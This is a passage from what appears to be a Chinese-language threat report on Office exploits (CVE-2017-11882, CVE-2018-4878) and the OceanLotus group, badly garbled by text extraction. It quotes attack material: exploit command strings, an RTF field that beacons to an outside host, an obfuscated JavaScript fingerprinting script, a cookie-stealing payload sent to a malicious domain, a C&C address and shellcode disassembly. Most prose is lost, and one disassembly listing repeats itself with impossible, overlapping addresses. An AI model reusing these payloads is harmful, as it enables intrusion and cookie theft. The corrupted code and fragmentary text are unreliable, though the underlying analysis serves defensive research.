
(1) CVE-2017-8570

[illegible]

63

1

) \bin 2633 2633 (OffVis




64

2

OLE Composite Moniker File Moniker New Moniker
 %TMP%\inteldriverupd1.sct sct task.bat

(2) CVE-2017-11882 CVE-2018-0802



65

3

destination

\mmath

RTF

\bin


0xFF

bin

253

\bin

\bin0




66

4

FONT

(CVE-2017-11882)

WinExec("cmd /c %TMP%\task.bat")



67

5

FONT

CVE-2018-

0802


"cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash

CVE-2018-4878

"cmd.exe /c %TEMP%\task.bat"



68

6

RTF

\fldinst

INCLUDEPICTURE

User-Agent

Office

Kaspersky

An (un)documented


Word feature abused by attackers

```
706 {\field{*\\fldinst{INCLUDEPICTURE "http://yopmail.com/4.php?stats=send&thread=0"
MERGEFORMAT \\d \\w0001 \\h0001 \\pm1 \\px0 \\py0 \\pw0}}}}
```


69

7

Lokibot Dyzap



APT 2017 APT
APT 2017 APT



70 APT

4.1 APT

2017 APT Office
APT

4.1.1

(OceanLotus APT32) 2012 4

2014

4.1.1.1

2017

100

JavaScript

1.

JavaScript

CPU

Cookie


IP

2.

JavaScript Payload
Google

1

24



71

1


2

Google

OceanLotus APP

Google

OAuth



72

2

3) “ ” OceanLotus Google App

4

4.1.1.2


2017 11

1. A

CVE-2017-8759

CVE-2017-8759

Powershell



73

3

UAC



UAC

wwlib.dll



shellcode

Task

C#

Task

```

<Project DefaultTargets = "Compile"
  xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

  <!-- Set the application name as a property -->
  <PropertyGroup>
    <appname>HelloWorldCS</appname>
  </PropertyGroup>

  <!-- Specify the inputs by type and file name -->
  <ItemGroup>
    <CSFile Include = "consolehwc1.cs"/>
  </ItemGroup>

  <Target Name = "Compile">
    <!-- Run the Visual C# compilation using input files of type CSFile -->
    <CSC
      Sources = "@(CSFile)"
      OutputAssembly = "$(appname).exe">
      <!-- Set the OutputAssembly attribute of the CSC task
      to the same as the executable file that is created -->
      <Output
        TaskParameters = "OutputAssembly"
        ItemName = "EXEFile" />
      </CSC>
      <!-- Log the file name of the output file -->
      <Message Text="The output file is @(EXEFile)"/>
    </Target>
  </Project>

```

76

6

MSBuild

Powershell

Powershell

EXE

C&C

003B0000	FC	cld	
003B0001	E8 00000000	call 003B0006	
003B0006	EB 27	jmp short 003B002F	
003B0008	5A	pop edx	ConsoleA.00401073
003B0009	8B0A	mov ecx,dword ptr ds:[edx]	
003B000B	83C2 04	add edx,0x4	
003B000E	8B32	mov esi,dword ptr ds:[edx]	
003B0010	31CE	xor esi,ecx	kerne132.7C80189C
003B0012	83C2 04	add edx,0x4	
003B0015	52	push edx	ntdll.KiFastSystemCallRet
003B0016	8B2A	mov ebp,dword ptr ds:[edx]	
003B0018	31CD	xor ebp,ecx	kerne132.7C80189C
003B001A	892A	mov dword ptr ds:[edx],ebp	
003B001C	31E9	xor ecx,ebp	
003B001E	83C2 04	add edx,0x4	
003B0021	83EE 04	sub esi,0x4	
003B0024	31ED	xor ebp,ebp	
003B0026	39EE	cmp esi,ebp	
003B0028	74 02	je short 003B002C	
003B002A	EB EA	jmp short 003B0016	
003B002C	59	pop ecx	ConsoleA.00401073
003B002D	FFE1	jmp ecx	kerne132.7C80189C
003B002F	E8 D4FFFFFF	call 003B0008	
003B0031	67 57	push edi	

77

7

4.1.1.3

1.

JS

JavaScript

JS

JS

1

js

jquery.min.js

JQuery

javascript

8

9

```

navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
};
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  userAgent: navigator[_0x6400[401]][_0x6400[442]],
  language: navigator[_0x6400[401]][_0x6400[443]],
  platform: navigator[_0x6400[401]][_0x6400[444]],
  onLine: navigator[_0x6400[401]][_0x6400[445]]
};

```

80

10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```

'{"history":{"client_title":"","
"client_url":"","
"client_cookie":"SID= .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"","
"client_referrer":"","
"client_platform_ua":"","
"client_time":"","
"client_network_ip_list":[" "],
"timezone":"","
}}
```


81

11

2.

FlashUpdate

1



82

12

shellcode

13

d11

14

C&C

01048EBE	83C4 10	add esp,0x10	
01048EC1	33C0	xor eax,eax	
01048EC3	80B0 28000701	xor byte ptr ds:[eax+0x1070028],0x69	
01048ECA	40	inc eax	
01048ECB	3D 00100000	cmp eax,0x1000	
01048ED0	7C F1	jl short 01048EC3	
01048ED2	68 00100000	push 0x1000	
01048ED7	B9 28000701	mov ecx,0x1070028	
01048EDC	8D4424 14	lea eax,dword ptr ss:[esp+0x14]	
ds:[01071028]=08 (Backspace)			
地址	HEX 数据	ASCII	
01070148	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
01070158	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
01070168	38 30 2E 32 35 35 2E 33 2E 31 30 39 2C 2F 73 2F	80.255.3.109,/s/	
01070178	72 65 66 3D 6E 62 5F 73 62 5F 6E 6F 73 73 5F 31	ref=nb_sb_noss_1	
01070188	2F 34 06 07 00 00 00 00 00 00 00 00 00 00 00 00		
01070198	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
010701A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
010701B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
010701C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
010701D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
010701E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
010701F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		

85

15

6

key pid

ip

64

01006C89	50	push ecx	
01006C8A	FF75 F4	push dword ptr ss:[ebp-0xC]	
01006C8D	FF75 F0	push dword ptr ss:[ebp-0x10]	
01006C90	E8 20C9FFFF	call 010035B5	
01006C95	50	push ecx	
01006C96	FF77 08	push dword ptr ds:[edi+0x8]	
01006C99	FF77 04	push dword ptr ds:[edi+0x4]	
01006C9C	FF15 E8510201	call dword ptr ds:[0x10251E8]	kernel32.GetCurrentProcessId
01006CA3	FF75 EC	push dword ptr ss:[ebp+0x8]	
01006CA6	68 D4C00201	call 0x102C0D4	
01006CAB	56	push esi	
01006CAC	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CAF	E8 FFDE0000	call 01014BB3	
01006CB0	50	push ecx	
01006CB1	50	push eax	
01006CB2	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CB3	E8 FFDE0000	call 01014BB3	
01006CB4	50	push ecx	
01006CB5	50	push eax	
01006CB6	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CB7	E8 FFDE0000	call 01014BB3	
01006CB8	50	push ecx	
01006CB9	50	push eax	
01006CBA	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CBB	E8 FFDE0000	call 01014BB3	
01006CBC	50	push ecx	
01006CBD	50	push eax	
01006CBE	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CBF	E8 FFDE0000	call 01014BB3	
01006CC0	50	push ecx	
01006CC1	50	push eax	
01006CC2	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CC3	E8 FFDE0000	call 01014BB3	
01006CC4	50	push ecx	
01006CC5	50	push eax	
01006CC6	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CC7	E8 FFDE0000	call 01014BB3	
01006CC8	50	push ecx	
01006CC9	50	push eax	
01006CCA	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CCB	E8 FFDE0000	call 01014BB3	
01006CCC	50	push ecx	
01006CCD	50	push eax	
01006CCE	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CCF	E8 FFDE0000	call 01014BB3	
01006CD0	50	push ecx	
01006CD1	50	push eax	
01006CD2	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CD3	E8 FFDE0000	call 01014BB3	
01006CD4	50	push ecx	
01006CD5	50	push eax	
01006CD6	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CD7	E8 FFDE0000	call 01014BB3	
01006CD8	50	push ecx	
01006CD9	50	push eax	
01006CDA	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CDB	E8 FFDE0000	call 01014BB3	
01006CDC	50	push ecx	
01006CDD	50	push eax	
01006CDE	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CDF	E8 FFDE0000	call 01014BB3	
01006CE0	50	push ecx	
01006CE1	50	push eax	
01006CE2	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CE3	E8 FFDE0000	call 01014BB3	
01006CE4	50	push ecx	
01006CE5	50	push eax	
01006CE6	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CE7	E8 FFDE0000	call 01014BB3	
01006CE8	50	push ecx	
01006CE9	50	push eax	
01006CEA	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CEB	E8 FFDE0000	call 01014BB3	
01006CEC	50	push ecx	
01006CED	50	push eax	
01006CEE	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CEF	E8 FFDE0000	call 01014BB3	
01006CF0	50	push ecx	
01006CF1	50	push eax	
01006CF2	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CF3	E8 FFDE0000	call 01014BB3	
01006CF4	50	push ecx	
01006CF5	50	push eax	
01006CF6	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CF7	E8 FFDE0000	call 01014BB3	
01006CF8	50	push ecx	
01006CF9	50	push eax	
01006CFA	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CFB	E8 FFDE0000	call 01014BB3	
01006CFC	50	push ecx	
01006CFD	50	push eax	
01006CFE	FF75 08	push dword ptr ss:[ebp+0x8]	
01006CF7	E8 FFDE0000	call 01014BB3	
01006CFF	50	push ecx	
01006D00	50	push eax	
01006D01	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D02	E8 FFDE0000	call 01014BB3	
01006D03	50	push ecx	
01006D04	50	push eax	
01006D05	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D06	E8 FFDE0000	call 01014BB3	
01006D07	50	push ecx	
01006D08	50	push eax	
01006D09	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D0A	E8 FFDE0000	call 01014BB3	
01006D0B	50	push ecx	
01006D0C	50	push eax	
01006D0D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D0E	E8 FFDE0000	call 01014BB3	
01006D0F	50	push ecx	
01006D10	50	push eax	
01006D11	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D12	E8 FFDE0000	call 01014BB3	
01006D13	50	push ecx	
01006D14	50	push eax	
01006D15	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D16	E8 FFDE0000	call 01014BB3	
01006D17	50	push ecx	
01006D18	50	push eax	
01006D19	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D1A	E8 FFDE0000	call 01014BB3	
01006D1B	50	push ecx	
01006D1C	50	push eax	
01006D1D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D1E	E8 FFDE0000	call 01014BB3	
01006D1F	50	push ecx	
01006D20	50	push eax	
01006D21	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D22	E8 FFDE0000	call 01014BB3	
01006D23	50	push ecx	
01006D24	50	push eax	
01006D25	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D26	E8 FFDE0000	call 01014BB3	
01006D27	50	push ecx	
01006D28	50	push eax	
01006D29	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D2A	E8 FFDE0000	call 01014BB3	
01006D2B	50	push ecx	
01006D2C	50	push eax	
01006D2D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D2E	E8 FFDE0000	call 01014BB3	
01006D2F	50	push ecx	
01006D30	50	push eax	
01006D31	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D32	E8 FFDE0000	call 01014BB3	
01006D33	50	push ecx	
01006D34	50	push eax	
01006D35	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D36	E8 FFDE0000	call 01014BB3	
01006D37	50	push ecx	
01006D38	50	push eax	
01006D39	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D3A	E8 FFDE0000	call 01014BB3	
01006D3B	50	push ecx	
01006D3C	50	push eax	
01006D3D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D3E	E8 FFDE0000	call 01014BB3	
01006D3F	50	push ecx	
01006D40	50	push eax	
01006D41	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D42	E8 FFDE0000	call 01014BB3	
01006D43	50	push ecx	
01006D44	50	push eax	
01006D45	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D46	E8 FFDE0000	call 01014BB3	
01006D47	50	push ecx	
01006D48	50	push eax	
01006D49	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D4A	E8 FFDE0000	call 01014BB3	
01006D4B	50	push ecx	
01006D4C	50	push eax	
01006D4D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D4E	E8 FFDE0000	call 01014BB3	
01006D4F	50	push ecx	
01006D50	50	push eax	
01006D51	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D52	E8 FFDE0000	call 01014BB3	
01006D53	50	push ecx	
01006D54	50	push eax	
01006D55	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D56	E8 FFDE0000	call 01014BB3	
01006D57	50	push ecx	
01006D58	50	push eax	
01006D59	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D5A	E8 FFDE0000	call 01014BB3	
01006D5B	50	push ecx	
01006D5C	50	push eax	
01006D5D	FF75 08	push dword ptr ss:[ebp+0x8]	
